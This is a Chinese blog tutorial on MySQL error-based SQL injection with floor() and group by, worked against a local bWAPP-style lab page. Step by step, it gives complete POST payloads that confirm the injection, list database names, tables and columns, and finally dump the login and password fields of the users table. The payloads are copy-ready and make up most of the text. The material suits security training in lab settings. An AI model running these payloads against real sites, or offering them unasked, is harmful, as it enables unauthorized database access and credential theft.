
**Mysql 基于常规显错的注入方法 [floor]**

**0x01 上次我们详细说明了如何利用 extractvalue()来进行常规的显错式注入,这次再介绍一个用法差不多的函数 floor(),同样也是利用它和group/order by结合的显错特性进行注入**

**0x02 依旧是用我们本地的环境,基本注入流程就不多说了吧,我们直接来看实际操作过程,一个典型的搜索框注入**

**http://192.168.1.129/sqli\_6.php**




**尝试用 ‘\’ 错误干扰,页面返回异常**

**url:**

**http://192.168.1.129/sqli\_6.php**

**post data:**

**title=d\&action=search**




**尝试闭合其搜索语句,因为是个搜索型注入,闭合稍微有点儿特殊,在前面关于各种注入漏洞的原型sql语句中已经有详细介绍,此处不再多做说明,有兴趣可以去看那个,如下我们看到,当条件为真,页面正常返回**

**url:**

**http://192.168.1.129/sqli\_6.php**

**post data:**

**title=d%' and 12=12 and '%'='&action=search**




**条件为假时,页面返回异常,说明注入确实存在**

**url:**

**http://192.168.1.129/sqli\_6.php**

**post:**

**title=d%' and 12=112 and '%'='&action=search**




**0x03 开始正常查数据的过程,搜集各种数据库信息,因为只是简单演示整个注入过程,就不一个个都查出来了**

**url:**

**http://192.168.1.129/sqli\_6.php**

**post data:**

**title=d%' and(select 1 from(select count(\*),concat((select (select (select concat(0x7e,database(),0x7e))) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a) and '%'='&action=search**




**0x04 查出所有库名,这里我已经明确知道管理表就在’bwapp’这个库中,所以为了快速演示整个注入的利用流程,我们就直接开始查数据了,实际中你可能还是要自己拿着burpsuite把所有的库名都跑出来,再慢慢分析**

**url:**

**http://192.168.1.129/sqli\_6.php**

**post data:**

**title=d%' and(select 1 from(select count(\*),concat((select (select (SELECT distinct concat(0x7e,schema\_name,0x7e) FROM information\_schema.schemata LIMIT 1,1)) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a) and '%'='&action=search**




**0x05 接着查出所有表名,找到管理表,这里我们看到了’users’ [假设这个就是我们要找的目标网站管理表]表**

**url:**

**http://192.168.1.129/sqli\_6.php**

**post data:**

**title=d%' and(select 1 from(select count(\*),concat((select (select (SELECT distinct concat(0x7e,table\_name,0x7e) FROM information\_schema.tables where table\_schema=database() LIMIT 3,1)) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a) and '%'='&action=search**




**0x06 再查出管理表中的账号密码字段名,通过burpsuite遍历可知,账号密码字段名分别为’login’,’password’**

**url:**

**http://192.168.1.129/sqli\_6.php**

**post data:**

**title=d%' and(select 1 from(select count(\*),concat((select (select (SELECT distinct concat(0x7e,column\_name,0x7e) FROM information\_schema.columns where table\_name=0x7573657273 LIMIT 1,1)) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a) and '%'='&action=search**



**0x07 最后,查出对应账号密码字段下的所有数据,两个字段直接连在一起查，貌似还有些问题,字段个数不匹配**


**url:**

**http://192.168.1.129/sqli\_6.php**

**post data 查用户名字段数据:**

**title=d%' and(select 1 from(select count(\*),concat((select (select (SELECT distinct concat(0x23,login,0x23) FROM users limit 1,1)) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)**


**and '%'='&action=search**



**post data 查密码字段数据:**

**title=d%' and(select 1 from(select count(\*),concat((select (select (SELECT distinct concat(0x23,password,0x23) FROM users limit 0,1)) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)**

**and '%'='&action=search**



**0x08 至此,整个利用floor + order/group by的常规显错注入方法就基本说完了,非常简单,语句好好消化一下就可以了,其实,跟前面的那个extractvalue()基本是一模一样的,换汤不换药,只是多一种办法,在实战中就多一条路嘛,另外,还有两个 updatexml(),name\_const()函数,也都是利用类似的特性来注入的,这里不再单独说了,有兴趣,可以自己去尝试着实践一下**

**更多内容,欢迎大家扫码关注 ‘apt攻防指南’**



**个人博客**

**https://klionsec.github.io/**

* **by klion**
* **2017.9.15**